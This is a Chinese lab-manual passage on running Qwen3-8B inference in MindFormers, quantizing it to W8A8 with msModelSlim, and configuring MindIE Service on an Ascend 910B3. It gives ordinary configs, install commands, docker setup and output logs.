在 `test_hzl/configs` 目录下找到 `predict_qwen3.yaml` 这个文件，并对输出目录、模型目录等进行修改。推理 yaml 的关键修改点：

1. 输出目录: `output_dir: './output_qwen3_8b_predict_verify'`，作用是将迁移验证日志和输出结果与其他任务隔离，便于后续查看和复盘。
2. 模型目录: `pretrained_model_dir: 'xxx/model/Qwen3-8B'`，指向当前迁移后的 Qwen3-8B Hugging Face 权重目录，与前文保持一致。
3. 单卡推理配置: `use_parallel: False`; `parallel_config: {data_parallel: 1, model_parallel: 1}`，先最小化验证迁移链路，避免多卡并行问题干扰迁移判断。
4. 顶层生成配置: 覆盖模型目录默认 `generation_config.json`，避免默认 `max_length` 太短导致验证时只生成很短的回复，特别说明：必须使用顶层 `generation_config`，不能只写 `generation`，当前项目中真正会覆盖模型默认生成参数的是顶层 `generation_config`。
5. 关闭 legacy tokenizer 路径: `use_legacy: False`，走 Hugging Face 兼容加载路径，直接使用模型目录中的 tokenizer 与生成配置。

完整配置如下：

```
文件名 predict_qwen3_8b_verify.yaml
seed: 0
output_dir: './output_qwen3_8b_predict_verify'
load_checkpoint: ""
use_parallel: False
run_mode: 'predict'
use_legacy: False
load_ckpt_format: 'safetensors'

trainer:
 type: CausalLanguageModelingTrainer
 model_name: 'qwen3'

parallel_config:
 data_parallel: 1
 model_parallel: 1

pretrained_model_dir: '/mnt/class/qwen3_transfer/test_hzl/Qwen3-8B'

generation_config:
 max_length: 128
 do_sample: False
 top_k: 1
 top_p: 1.0
 temperature: 1.0
 repetition_penalty: 1.0
 use_past: True

model:
```

```
model_config:
 compute_dtype: "bfloat16"
 layernorm_compute_dtype: "float32"
 softmax_compute_dtype: "float32"
 rotary_dtype: "bfloat16"
 params_dtype: "bfloat16"

context:
 mode: 0
 enable_graph_kernel: False
 ascend_config:
 precision_mode: "must_keep_origin_dtype"
 max_device_memory: "59GB"
 save_graphs: False
 save_graphs_path: "./graph"

parallel:
 parallel_mode: "MANUAL_PARALLEL"
 enable_alltoall: False
```

## 步骤 6 启动推理验证

在 mindformers 仓库的 scripts 路径下，编写启动脚本 run\_qwen3\_8b\_verify\_infer.sh

注意：需要修改 qwen3-8b 模型的权重路径

```
文件名 run_qwen3_8b_verify_infer.sh
#!/usr/bin/env bash
set -euo pipefail

ROOT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")/.." && pwd)"
CONFIG_PATH="${ROOT_DIR}/configs/qwen3/predict_qwen3_8b_verify.yaml"
MODEL_DIR="${MODEL_DIR:-/mnt/class/qwen3_transfer/test_hzl/Qwen3-8B}"
PROMPT="${1:-请用中文介绍你自己，并说明你能帮助用户完成哪些任务。}"

cd "${ROOT_DIR}"

echo "[INFO] root_dir=${ROOT_DIR}"
echo "[INFO] config=${CONFIG_PATH}"
echo "[INFO] model_dir=${MODEL_DIR}"
echo "[INFO] prompt=${PROMPT}"

python run_mindformer.py \
 --config "${CONFIG_PATH}" \
 --run_mode predict \
 --use_parallel False \
 --pretrained_model_dir "${MODEL_DIR}" \
 --predict_data "${PROMPT}"

echo "[INFO] verify inference finished"
echo "[INFO] check text_generation_result.txt for the generated text"
```

然后输入如下命令：

```
cd /mnt/class/qwen3_deploy/test_hzl/mindformers/scripts
方式一：使用脚本中默认问题
bash ./run_qwen3_8b_verify_infer.sh
```



bash ./run\_qwen3\_8b\_verify\_infer.sh “通俗易懂地介绍机器学习”

[illegible]

参考解答：模型加载成功只能说明模型结构和权重能够被框架识别，并不代表完整推理链路已经正常。一个大模型完成推理，需要经历文本输入、Tokenizer 编码、模型前向计算、输出 token 生成和文本解码等多个环节。因此，在模型迁移实验中，完整的成功标志应是：模型能够成功加载，并且能够针对测试 Prompt 生成可读、非空、内容合理的文本输出。这说明模型、Tokenizer、推理接口和运行环境已经完成端到端验证。

# 3 模型量化实验

## 3.1 实验介绍

### 3.1.1 关于本实验

模型量化是大模型推理部署中的常见优化手段，通常通过降低权重或激活值的数据精度，减少模型存储空间和推理时显存占用，从而提升部署可行性。本实验重点关注量化工具的使用流程和量化结果验证，不深入展开量化算法细节。

本实验基于 Atlas 800T A2/Ascend 910B3 单机单卡环境，可以本地安装 MindIE 或者使用 MindIE 容器完成 Qwen3-8B 的 W8A8 量化，并通过 MindIE Service 加载量化模型完成服务化推理验证。

### 3.1.2 实验目的

- 准备 MindIE 环境
- 检查环境中的 CANN、torch\_npu、ATB Models 和 MindIE Service 环境
- 使用 msModelSlim 对 Qwen3-8B 生成 W8A8 量化权重
- 判断量化产物是否有效
- 修改 MindIE Service 配置文件加载 W8A8 量化模型
- 通过 OpenAI 风格 API 完成推理调用验证

## 3.2 环境准备

### 3.2.1 工具说明

本实验使用 MindIE 系列工具，如 MindIE Service、ATB Models、torch\_npu、msModelSlim 等组件，完成模型量化、量化模型加载和 API 服务化推理验证。

本实验优先选择 W8A8 量化方式。W8A8 表示权重 Weight 和激活 Activation 均采用 8bit 量化。相比仅量化权重的 W8A16，W8A8 能够进一步降低计算和显存开销；相比 W8A8S/W8A8SC 稀疏量化，W8A8 流程更直接，硬件适配风险更低。

相关工具介绍如下：

工具	作用
----	----

MindIE	大模型推理服务化部署
MindIE Service	提供OpenAI风格API服务
ATB Models	提供模型适配和推理后端能力
msModelSlim	生成W8A8量化权重
torch/torch_npu	MindIE推理运行依赖
npu-smi	查看NPU状态和显存占用
Python requests	调用MindIE Service API

### 3.2.2 MindE 环境准备

MindIE 环境支持本地安装相关工具或者下载 MindIE 容器镜像，如环境允许，建议优先安装 MindIE 镜像并通过容器启动。如果选用本地安装相关工具的方式，则执行步骤一、三、四，如果选用 MindIE 容器镜像的方式，则按步骤二、三、四执行。

#### 步骤 1 安装 MindIE 相关工具

在宿主机已完成昇腾驱动、固件和 CANN 安装的前提下，本步骤主要完成 PyTorch、torch\_npu、ATB Models 和 MindIE Service 的安裝配置。其中，CANN 提供 AscendCL 运行时、基础算子库和 NPU 开发环境；torch\_npu 用于支持 PyTorch 模型在昇腾 NPU 上运行；ATB Models 提供大模型推理所需的高性能模型适配能力；MindIE Service 用于实现大模型推理服务化部署。安装时需要重点保证版本匹配，例如 torch==2.1.0 需要搭配对应版本的 torch\_npu，同时 torch\_npu 版本也需要与当前 CANN 版本保持一致。

```
1. 准备安装包：
torch_npu-2.1.0.post6-cp310-cp310-linux_aarch64.whl
Ascend-mindie-atb-models_2.3.1_linux-aarch64_abi0.tar.gz
Ascend-mindie_2.3.1_linux-aarch64_abi0.run

2. 加载 CANN 环境变量
source /usr/local/Ascend/ascend-toolkit/set_env.sh
grep -q "ascend-toolkit/set_env.sh" /root/.bashrc || cat >> /root/.bashrc <<'EOF'
source /usr/local/Ascend/ascend-toolkit/set_env.sh
EOF

3. 安装 PyTorch 和 torch_npu
pip3 install --upgrade pip setuptools wheel
pip3 uninstall -y torch torchvision torchaudio torch_npu torch-npu

pip3 install \
 numpy==1.26.4 decorator==5.1.1 sympy==1.12 cffi==1.16.0 \
 pyyaml==6.0.1 protobuf==5.26.0 scipy==1.12.0 requests==2.31.0 \
 psutil==5.9.8 absl-py==2.1.0 attrs==23.2.0

pip3 install torch==2.1.0
pip3 install /home/package/torch_npu-2.1.0.post6-cp310-cp310-linux_aarch64.whl
```

```
4. 安装 ATB Models
mkdir -p /usr/local/Ascend/atb-models
tar -zxf /home/package/Ascend-mindie-atb-models_2.3.1_linux-aarch64_abi0.tar.gz \
-C /usr/local/Ascend/atb-models

pip3 install $(find /usr/local/Ascend/atb-models -name "atb_llm*.whl" | head -n 1)

grep -q "ATB_SPEED_HOME_PATH" /root/.bashrc || cat >> /root/.bashrc <<'EOF'
if [-f /usr/local/Ascend/atb-models/set_env.sh]; then
 source /usr/local/Ascend/atb-models/set_env.sh
fi
export ATB_SPEED_HOME_PATH=/usr/local/Ascend/atb-models
export PYTHONPATH=/usr/local/Ascend/atb-models:$PYTHONPATH
EOF

5. 安装 MindIE Service
chmod +x /home/package/Ascend-mindie_2.3.1_linux-aarch64_abi0.run
source /usr/local/Ascend/ascend-toolkit/set_env.sh
/home/package/Ascend-mindie_2.3.1_linux-aarch64_abi0.run --check
/home/package/Ascend-mindie_2.3.1_linux-aarch64_abi0.run --install --quiet

source /usr/local/Ascend/mindie/set_env.sh
grep -q "mindie/set_env.sh" /root/.bashrc || cat >> /root/.bashrc <<'EOF'
source /usr/local/Ascend/mindie/set_env.sh
EOF

source /root/.bashrc
```

## 步骤 2 获取 MindIE 镜像并启动容器

实验前需要先获取 MindIE 官方容器镜像。可在昇腾镜像仓库中选择与服务器架构和设备形态匹配的 MindIE 镜像版本，然后通过 docker pull 下载。获取流程如下：

- 进入昇腾镜像仓库中的 MindIE 镜像下载页面：  
<https://www.hiascend.com/developer/ascendhub/detail/af85b724a7e5469ebd7ea13c3439d48f>
- 使用华为账号登录
- 在“镜像版本”页签中，根据设备形态选择对应镜像
- 根据页面提示执行 docker pull 下载镜像

```
本实例中所使用的镜像如下，拉取镜像后到导出
docker save -o mindie_2.2.RC1_800I_A2_py311_openeuler24.03_lts_arm64.tar \
swr.cn-south-1.myhuaweicloud.com/ascendhub/mindie:2.2.RC1-800I-A2-py311-openeuler24.03-lts

在目标服务器上导入
docker load -i mindie_2.2.RC1_800I_A2_py311_openeuler24.03_lts_arm64.tar

验证镜像
docker images | grep mindie
```

```
[root@worker03 ~]# docker images | grep mindie
swr.cn-south-1.myhuaweicloud.com/ascendhub/mindie 97f9fadfa336 4 months ago 14.9GB 2.3.0-800I-A2-py311-openeuler24.03-lts
swr.cn-south-1.myhuaweicloud.com/ascendhub/mindie d6a9e7f25bf0 4 months ago 18.6GB 2.2.RC1-800I-A2-py311-openeuler24.03-lts
```



建议放在个人目录下：`/mnt/class/qwen3_deploy/test_hzl/`。

```
进入个人目录
mkdir -p /mnt/class/qwen3_deploy/test_hzl/tools
cd /mnt/class/qwen3_deploy/test_hzl/tools

下载稳定版本源码
git clone -b tag_MindStudio_8.2.RC1.B120_002 https://gitcode.com/Ascend/msit.git
```

启动 MindIE 容器时，需要将宿主机 NPU 设备文件、Ascend 安装目录、npu-smi 工具和实验数据目录挂载到容器中。单卡实验中只需挂载一张 NPU，例如 `/dev/davinci0`，并同时挂载 `/dev/davinci_manager`、`/dev/devmm_svm`、`/dev/hisi_hdc` 等设备文件。

本实验采用 `--network=host` 和 `--ipc=host` 方式启动容器，便于后续直接访问 MindIE Service 服务端口。模型权重和实验脚本统一放在 `/mnt/class/qwen3_deploy/test_hzl` 目录下，通过挂载 `/mnt:/mnt` 实现宿主机和容器共享。

```
进入源码目录
docker run -it -d --net=host --shm-size=128g \
 --privileged \
 --name qwen3_mindie_npu0 \
 --device=/dev/davinci0 \
 --device=/dev/davinci_manager \
 --device=/dev/hisi_hdc \
 --device=/dev/devmm_svm \
 -v /usr/local/Ascend/driver:/usr/local/Ascend/driver:ro \
 -v /usr/local/sbin:/usr/local/sbin:ro \
 -v /path-to-weights:/path-to-weights:ro \
 -v /mnt:/mnt \
 swr.cn-south-1.myhuaweicloud.com/ascendhub/mindie:2.2.RC1-800I-A2-py311-openeuler24.03-lts \
 /bin/bash

进入容器
docker exec -it qwen3_mindie_npu0 bash
```

### 步骤 3 环境检查

进入环境后，需要先加载 Ascend 环境变量，并检查 NPU、ACL、torch\_npu、ATB Models 和 MindIE Service 是否可用。环境检查的目标是确认是否能够正常访问 Ascend 910B3，PyTorch 能够创建 NPU Tensor，ATB Models 中存在 Qwen3 适配目录，MindIE Service 主程序存在。如果 `npu-smi info` 能够看到 910B3 状态为 OK，`import acl` 正常，`torch.npu.is_available()` 返回 True，并且可以创建 `npu:0` 上的 Tensor，说明基础运行环境已经具备后续量化和推理验证条件。

```
环境检查
source /usr/local/Ascend/ascend-toolkit/set_env.sh
npu-smi info

检查 ACL 工具
python3 - <<'EOF'
import acl
print("acl import ok")
EOF
```



```
检查 PyTorch/torch_npu
python3 - <<'EOF'
import torch
print("torch version:", torch.__version__)

import torch_npu
print("torch_npu import ok")

print("torch npu available:", torch.npu.is_available())

x = torch.tensor([1.0]).npu()
print("tensor:", x)
print("device:", x.device)
EOF

检查 MindIE Service
find /usr/local/Ascend -name "mindieservice_daemon"

检查 msModelSlim
which msmodelslim
msmodelslim quant --help | head -120
```

```
[root@Atlas800T1 /]# source /usr/local/Ascend/ascend-toolkit/set_env.sh
npu-smi info
+-----+-----+
| npu-smi 25.5.1 | Version: 25.5.1 |
+-----+-----+
| NPU Name | Health | Power(W) | Temp(C) | Hugepages-Usage(page) |
| Chip | | Bus-Id | AICore(%) | Memory-Usage(MB) | HBM-Usage(MB) |
+-----+-----+
| 0 910B3 | OK | 94.5 | 47 | 0 / 0 |
| 0 0000:C1:00.0 | 0 | 0 | 0 / 0 | 3419 / 65536 |
+-----+-----+
| NPU Chip | Process id | Process name | Process memory(MB) |
+-----+-----+
| No running processes found in NPU 0 |
+-----+-----+
[root@Atlas800T1 /]#

[root@Atlas800T1 /]# python3 - <<'EOF'
import acl
print("acl import ok")
EOF
acl import ok
[root@Atlas800T1 /]#
[root@Atlas800T1 /]# python3 - <<'EOF'
import torch
print("torch version:", torch.__version__)

import torch_npu
print("torch_npu import ok")

print("torch npu available:", torch.npu.is_available())

x = torch.tensor([1.0]).npu()
print("tensor:", x)
print("device:", x.device)
EOF
torch version: 2.1.0
torch_npu import ok
torch npu available: True
[W compiler_depend.ts:164] Warning: Device do not support double dtype now, dtype cast replace with float. (function operator())
tensor: tensor([1.], device='npu:0')
device: npu:0
[root@Atlas800T1 /]#
[root@Atlas800T1 /]# find /usr/local/Ascend -name "mindieservice_daemon"
/usr/local/Ascend/mindie/2.3.1/mindie-service/bin/mindieservice_daemon
/usr/local/Ascend/mindie/2.3.1/mindie-llm/bin/mindieservice_daemon
[root@Atlas800T1 /]#
```

#### 步骤 4 模型目录准备

本实验使用的原始模型目录为 `/mnt/class/qwen3_deploy/test_hzl/Qwen3-8B`。该目录应包含 `config.json`、`generation_config.json`、`tokenizer.json`、`tokenizer_config.json`、`vocab.json` 以及多个 `safetensors` 权重分片文件。

量化前需要确认模型目录完整，尤其是模型配置文件、tokenizer 文件和权重分片文件是否存在。原始 Qwen3-8B 权重目录大小约为 16GB，后续可与量化后的权重目录进行对比，用于观察量化带来的权重体积下降效果。

```
查看原始模型文件
```

```
ls -lh /mnt/class/qwen3_deploy/test_hzl/Qwen3-8B
```

```
查看目录大小
```

```
du -sh /mnt/class/qwen3_deploy/test_hzl/Qwen3-8B
```

```
[root@Atlas800T1 /]# ls -lh /mnt/class/qwen3_deploy/test_hzl/Qwen3-8B
total 16G
-rw-r--r--. 1 root root 12K Apr 24 09:45 LICENSE
-rw-r--r--. 1 root root 17K Apr 24 09:45 README.md
-rw-r--r--. 1 root root 728 Apr 24 09:45 config.json
-rw-r--r--. 1 root root 73 Apr 24 09:45 configuration.json
-rw-r--r--. 1 root root 239 Apr 24 09:45 generation_config.json
-rw-r--r--. 1 root root 1.6M Apr 24 09:45 merges.txt
-rw-r--r--. 1 root root 3.8G Apr 24 09:45 model-00001-of-00005.safetensors
-rw-r--r--. 1 root root 3.8G Apr 24 09:45 model-00002-of-00005.safetensors
-rw-r--r--. 1 root root 3.7G Apr 24 09:45 model-00003-of-00005.safetensors
-rw-r--r--. 1 root root 3.0G Apr 24 09:45 model-00004-of-00005.safetensors
-rw-r--r--. 1 root root 1.2G Apr 24 09:45 model-00005-of-00005.safetensors
-rw-r--r--. 1 root root 33K Apr 24 09:45 model.safetensors.index.json
-rw-r--r--. 1 root root 11M Apr 24 09:45 tokenizer.json
-rw-r--r--. 1 root root 9.6K Apr 24 09:45 tokenizer_config.json
-rw-r--r--. 1 root root 2.7M Apr 24 09:45 vocab.json
[root@Atlas800T1 /]# du -sh /mnt/class/qwen3_deploy/test_hzl/Qwen3-8B
16G /mnt/class/qwen3_deploy/test_hzl/Qwen3-8B
[root@Atlas800T1 /]#
```

### 3.3 使用 msModelSlim 进行 W8A8 量化

#### 步骤 1 执行量化命令

本步骤使用 `msModelSlim` 对 Qwen3-8B 执行 W8A8 量化。W8A8 量化会将模型中大量线性层权重转换为 INT8 格式，并生成对应的权重量化参数、激活量化参数和反量化参数。量化后生成的模型目录可以被 MindIE Service 加载，用于后续推理验证。

由于当前 `msModelSlim` 未内置 Qwen3-8B 的最佳实践配置，执行量化时会提示是否使用默认配置继续。实验中可以手动输入 `y`，也可以使用 `yes y|msmodels slim quant` 自动确认，避免交互式输入导致实验中断。

本实验选择 W8A8 作为主线量化方式，主要原因是其压缩效果明显、流程相对简单、适配风险低，并且可以直接用于后续 MindIE Service 加载和 API 推理验证。相比 W8A8S/W8A8SC，W8A8 不涉及稀疏压缩流程，更快速完成“量化权重生成—推理验证—结果分析”的闭环。

```
创建输出目录
```

```
mkdir -p /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
```

```
mkdir -p /mnt/class/qwen3_deploy/test_hzl/mindie/logs
```

```
执行 W8A8 量化命令
source /usr/local/Ascend/ascend-toolkit/set_env.sh

msmodelslim quant \
 --model_path /mnt/class/qwen3_deploy/test_hzl/Qwen3-8B \
 --save_path /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8 \
 --device npu \
 --model_type Qwen3-8B \
 --quant_type w8a8 \
 --trust_remote_code True \
 2>&1 | tee /mnt/class/qwen3_deploy/test_hzl/mindie/logs/qwen3_8b_w8a8_quant.log
```

运行量化命令后，msmodelslim 在找不到 Qwen3-8B 最佳实践配置时，会交互式询问，需要手动输入：y。

```
2026-04-25 14:36:17,369 - msmodelslim.app.naive_quantization - INFO - save_path: /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
2026-04-25 14:36:17,369 - msmodelslim.app.naive_quantization - INFO - device: npu
2026-04-25 14:36:17,369 - msmodelslim.app.naive_quantization - INFO - quant_type: w8a8
2026-04-25 14:36:17,369 - msmodelslim.app.naive_quantization - INFO - trust_remote_code: True
2026-04-25 14:36:17,369 - msmodelslim.app.naive_quantization - INFO - =====ANALYSE MODEL=====
2026-04-25 14:36:17,762 - msmodelslim.app.naive_quantization - INFO - Using model adapter Qwen3ModelAdapter.
2026-04-25 14:36:17,762 - msmodelslim.app.naive_quantization - INFO - =====GET BEST PRACTICE=====
No matching configuration found for model_type=Qwen3-8B. Default configuration will be used. (Enter y to continue, otherwise it will exit): y
```

量化结束：

```
100% | 44/44 [00:30:00:00, 1.44it/s]
2026-04-25 14:37:43,187 - msmodelslim - INFO - Calibration end!
2026-04-25 14:37:43,218 - msmodelslim.app.quant_service.modelslim_v0 - INFO - calibration success
2026-04-25 14:37:43,219 - msmodelslim.app.quant_service.modelslim_v0 - INFO - =====QUANTIZATION: PERSIST=====
2026-04-25 14:37:43,221 - msmodelslim - INFO - write directory exists, write file to directory '/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8'
2026-04-25 14:37:43,221 - msmodelslim - WARNING - ascendv1 is new version, numpy and safe_tensor will be ignored, only ascendv1 will be saved.
2026-04-25 14:37:43,221 - msmodelslim - WARNING - invalid 'safetensors_name', defaulting to 'quant_model_weight_w8a8.safetensors'
Collect quant param: 100% | 1051/1051 [00:15:00:00, 69.37it/s]
2026-04-25 14:38:14,119 - msmodelslim - INFO - Save safetensors to /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/quant_model_weight_w8a8.safetensors successfully
2026-04-25 14:38:14,125 - msmodelslim - INFO - Path of quant_model_description.json is '/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/quant_model_description.json'
2026-04-25 14:38:14,147 - msmodelslim - INFO - Save quant_model_description.json success!
2026-04-25 14:38:14,148 - msmodelslim - INFO - Safetensors weight saved successfully
2026-04-25 14:38:14,148 - msmodelslim - INFO - Save successfully!
2026-04-25 14:38:14,580 - msmodelslim.app.quant_service.modelslim_v0 - INFO - =====QUANTIZATION: END=====
2026-04-25 14:38:14,593 - msmodelslim.app.naive_quantization - INFO - =====SUCCESS=====
/usr/lib64/python3.11/tempfile.py:904: ResourceWarning: Implicitly cleaning up <TemporaryDirectory '/tmp/tmpam_vjn2e'>
warnings.warn(warn_message, ResourceWarning)
[root@Atlas800T1 quant_output]#
```

## 步骤 2 量化结果检查

量化完成后，需要检查输出目录中是否生成 quant\_model\_weight\_w8a8.safetensors 和 quant\_model\_description.json。其中，前者是 W8A8 量化后的权重文件，后者记录了量化类型、量化层信息、scale、offset、deq\_scale、quant\_bias 等量化参数。

可以通过读取 quant\_model\_description.json 中的 model\_quant\_type 字段确认量化类型。如果该字段为 W8A8，说明当前模型目录为 W8A8 量化产物。同时，可以进一步检查 safetensors 文件中的 dtype，如果出现大量 torch.int8 权重，说明模型核心线性层已经完成量化。

本实验中，原始 Qwen3-8B 目录大小约为 16GB，W8A8 量化后目录大小约为 8.9GB，说明量化后权重体积明显下降。

```
检查文件
ls -lh /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8

查看目录大小
du -sh /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8

类型检查
python3 - <<'EOF'
import json
```

```
path =
"/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/quant_model_description.json"

with open(path, "r", encoding="utf-8") as f:
 data = json.load(f)

print("model_quant_type:", data.get("model_quant_type"))
print("first keys:", list(data.keys())[:20])
EOF
```

```
[root@Atlas800T1 quant_output]# ls -lh /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
total 8.9G
-rw-r--r-- 1 root root 728 Apr 24 09:45 config.json
-rw-r--r-- 1 root root 73 Apr 24 09:45 configuration.json
-rw-r--r-- 1 root root 239 Apr 24 09:45 generation_config.json
-rw-r--r-- 1 root root 104K Apr 25 14:22 quant_model_description.json
-rw-r--r-- 1 root root 8.9G Apr 25 14:22 quant_model_weight_w8a8.safetensors
-rw-r--r-- 1 root root 11M Apr 24 09:45 tokenizer.json
-rw-r--r-- 1 root root 9.6K Apr 24 09:45 tokenizer_config.json
-rw-r--r-- 1 root root 2.7M Apr 24 09:45 vocab.json
[root@Atlas800T1 quant_output]#
[root@Atlas800T1 quant_output]# du -sh /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
8.9G /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8
[root@Atlas800T1 quant_output]#
[root@Atlas800T1 quant_output]#
[root@Atlas800T1 quant_output]# python3 - <<'EOF'
import json

path = "/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/quant_model_description.json"

with open(path, "r", encoding="utf-8") as f:
 data = json.load(f)

print("model_quant_type:", data.get("model_quant_type"))
print("first keys:", list(data.keys())[:20])
EOF
model_quant_type: W8A8
first keys: ['version', 'model_quant_type', 'model.embed_tokens.weight', 'model.layers.0.self_attn.q_proj.weight', 'model.layers.0.self_attn.q_proj.weight_scale', 'model.layers.0.self_attn.q_proj.weight_offset', 'model.layers.0.self_attn.q_proj.input_scale', 'model.layers.0.self_attn.q_proj.input_offset', 'model.layers.0.self_attn.q_proj.quant_bias', 'model.layers.0.self_attn.q_proj.deq_scale', 'model.layers.0.self_attn.k_proj.weight', 'model.layers.0.self_attn.k_proj.weight_scale', 'model.layers.0.self_attn.k_proj.weight_offset', 'model.layers.0.self_attn.k_proj.input_scale', 'model.layers.0.self_attn.k_proj.input_offset', 'model.layers.0.self_attn.k_proj.quant_bias', 'model.layers.0.self_attn.k_proj.deq_scale', 'model.layers.0.self_attn.v_proj.weight', 'model.layers.0.self_attn.v_proj.weight_scale', 'model.layers.0.self_attn.v_proj.weight_offset']
[root@Atlas800T1 quant_output]#
```

```
统计量化参数数量
python3 - <<'EOF'
import json

path =
"/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/quant_model_description.json"

with open(path, "r", encoding="utf-8") as f:
 data = json.load(f)

keys = list(data.keys())

def count_suffix(s):
 return len([k for k in keys if k.endswith(s)])

print("model_quant_type:", data.get("model_quant_type"))
print("total keys:", len(keys))
print("weight_scale:", count_suffix("weight_scale"))
print("weight_offset:", count_suffix("weight_offset"))
print("input_scale:", count_suffix("input_scale"))
print("input_offset:", count_suffix("input_offset"))
print("deq_scale:", count_suffix("deq_scale"))
print("quant_bias:", count_suffix("quant_bias"))
EOF
```

输出结果:



```
model_quant_type: W8A8
total keys: 1913
weight_scale: 252
weight_offset: 252
input_scale: 252
input_offset: 252
deq_scale: 252
quant_bias: 252
```

本次检查确认 Qwen3-8B 量化模型类型为 W8A8，即权重和激活均采用 8 bit 量化。量化描述文件中 weight\_scale

本次检查确认 Qwen3-8B 量化模型类型为 W8A8，即权重和激活均采用 8 bit 量化。量化描述文件中 weight\_scale、weight\_offset、input\_scale、input\_offset 和 deq\_scale 的数量均为 252，与 Qwen3-8B 的 36 层 Transformer Block × 每层 7 个核心 Linear 算子完全对应，说明 Attention 中的 q/k/v/o 投影以及 MLP 中的 gate/up/down 投影均已完成量化参数生成。整体来看，该量化描述文件结构完整，量化覆盖范围合理，符合 Qwen3-8B W8A8 推理部署模型的典型特征。后续应进一步结合推理精度、时延、吞吐和显存占用进行综合验证。

### 步骤 3 修改量化模型 config.json

部分 MindIE 加载量化模型时，需要在量化模型目录的 config.json 中标识量化类型。修改后需要再次检查 config.json 中的 model\_type、architectures、torch\_dtype、num\_hidden\_layers、hidden\_size 和 quantize 字段，确保模型类型仍为 qwen3，量化标识为 w8a8。该步骤用于保证 MindIE Service 能够按照量化模型方式加载权重。

```
cp /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/config.json \
 /mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/config.json.bak

python3 - <<'EOF'
import json

path = "/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8/config.json"

with open(path, "r", encoding="utf-8") as f:
 data = json.load(f)

data["quantize"] = "w8a8"

with open(path, "w", encoding="utf-8") as f:
 json.dump(data, f, ensure_ascii=False, indent=2)

print("updated:", path)
print("quantize:", data.get("quantize"))
EOF
```

## 3.4 量化结果验证

### 步骤 1 修改 MindIE Service 配置文件

量化模型生成后，需要修改 MindIE Service 官方默认配置文件

/usr/local/Ascend/mindie/2.2.RC1/mindie-service/conf/config.json，将模型路径指向 W8A8 量化输出目录，并配置单机单卡运行参数。

主要修改内容包括：模型名称设置为 qwen3\_8b\_w8a8，模型权重路径设置为量化输出目录，worldSize 设置为 1，modelInstanceNumber 设置为 1，npuDeviceIds 设置为 [[0]]，maxInputTokenLen 和 maxPrefillTokens 先设置为 2048。实验环境中建议关闭 HTTPS 和内部通信 TLS，便于使用 HTTP 接口进行基础验证。

需要注意，MindIE 2.2.RC1 中 npuDeviceIds 需要配置为二维数组。单机单卡场景应写为 [[0]]，表示一个模型实例绑定逻辑 NPU0。如果写成 [0]，服务启动时会报配置解析错误。

```
备份官网默认配置
cd /usr/local/Ascend/mindie/2.2.RC1/mindie-service/conf
cp config.json config.json.bak.$(date +%Y%m%d_%H%M%S)

修改配置文件
python3 - <<'EOF'
import json
from pathlib import Path

config_path = Path("/usr/local/Ascend/mindie/2.2.RC1/mindie-service/conf/config.json")

with open(config_path, "r", encoding="utf-8") as f:
 data = json.load(f)

server = data.setdefault("ServerConfig", {})
server["ipAddress"] = "127.0.0.1"
server["managementIpAddress"] = "127.0.0.1"
server["port"] = 1025
server["managementPort"] = 1026
server["metricsPort"] = 1027
server["httpsEnabled"] = False
server["allowAllZeroIpListening"] = False

if "interCommTLSEnabled" in server:
 server["interCommTLSEnabled"] = False

if "inferMode" in server:
 server["inferMode"] = "standard"

backend = data.setdefault("BackendConfig", {})
backend["modelInstanceNumber"] = 1

MindIE 2.2.RC1 要求二维数组：每个模型实例对应一组 NPU
backend["npuDeviceIds"] = [[0]]

if "tokenizerProcessNumber" in backend:
 backend["tokenizerProcessNumber"] = 1

deploy = backend.setdefault("ModelDeployConfig", {})
deploy["maxInputTokenLen"] = 2048

model_list = deploy.setdefault("ModelConfig", [])
```

```
if not model_list:
 model_list.append({})

model = model_list[0]
model["modelInstanceType"] = "Standard"
model["modelName"] = "qwen3_8b_w8a8"
model["modelWeightPath"] =
"/mnt/class/qwen3_deploy/test_hzl/mindie/quant_output/qwen3_8b_w8a8"
model["worldSize"] = 1

如默认配置中存在并行相关字段，同步改为单卡
for key in [
 "tp", "tensorParallelSize", "tensorParallel", "rankSize",
 "pipelineParallelSize", "pipelineParallel"
]:
 if key in model:
 model[key] = 1

schedule = backend.setdefault("ScheduleConfig", {})
schedule["maxPrefillTokens"] = 2048

if "maxFirstTokenWaitTime" in schedule:
 schedule["maxFirstTokenWaitTime"] = 2500

with open(config_path, "w", encoding="utf-8") as f:
 json.dump(data, f, ensure_ascii=False, indent=2)

print("updated config:", config_path)
print("modelName:", model.get("modelName"))
print("modelWeightPath:", model.get("modelWeightPath"))
print("worldSize:", model.get("worldSize"))
print("npuDeviceIds:", backend.get("npuDeviceIds"))
print("httpsEnabled:", server.get("httpsEnabled"))
print("interCommTLSEnabled:", server.get("interCommTLSEnabled"))
print("maxInputTokenLen:", deploy.get("maxInputTokenLen"))
print("maxPrefillTokens:", schedule.get("maxPrefillTokens"))
EOF
```

配置项说明如下：

配置项	设置值	说明
ipAddress	127.0.0.1	本机验证使用
port	1025	推理服务端口
httpsEnabled	false	实验环境关闭 HTTPS，便于 HTTP 调用
interCommTLSEnabled	false	单机单卡关闭内部通信 TLS

modelInstanceNumber	1	单实例
npuDeviceIds	[[0]]	MindIE 2.2.RC1 要求二维数组，表示一个实例绑定 NPU0，请根据实际实际绑定的 NPU 进行修改
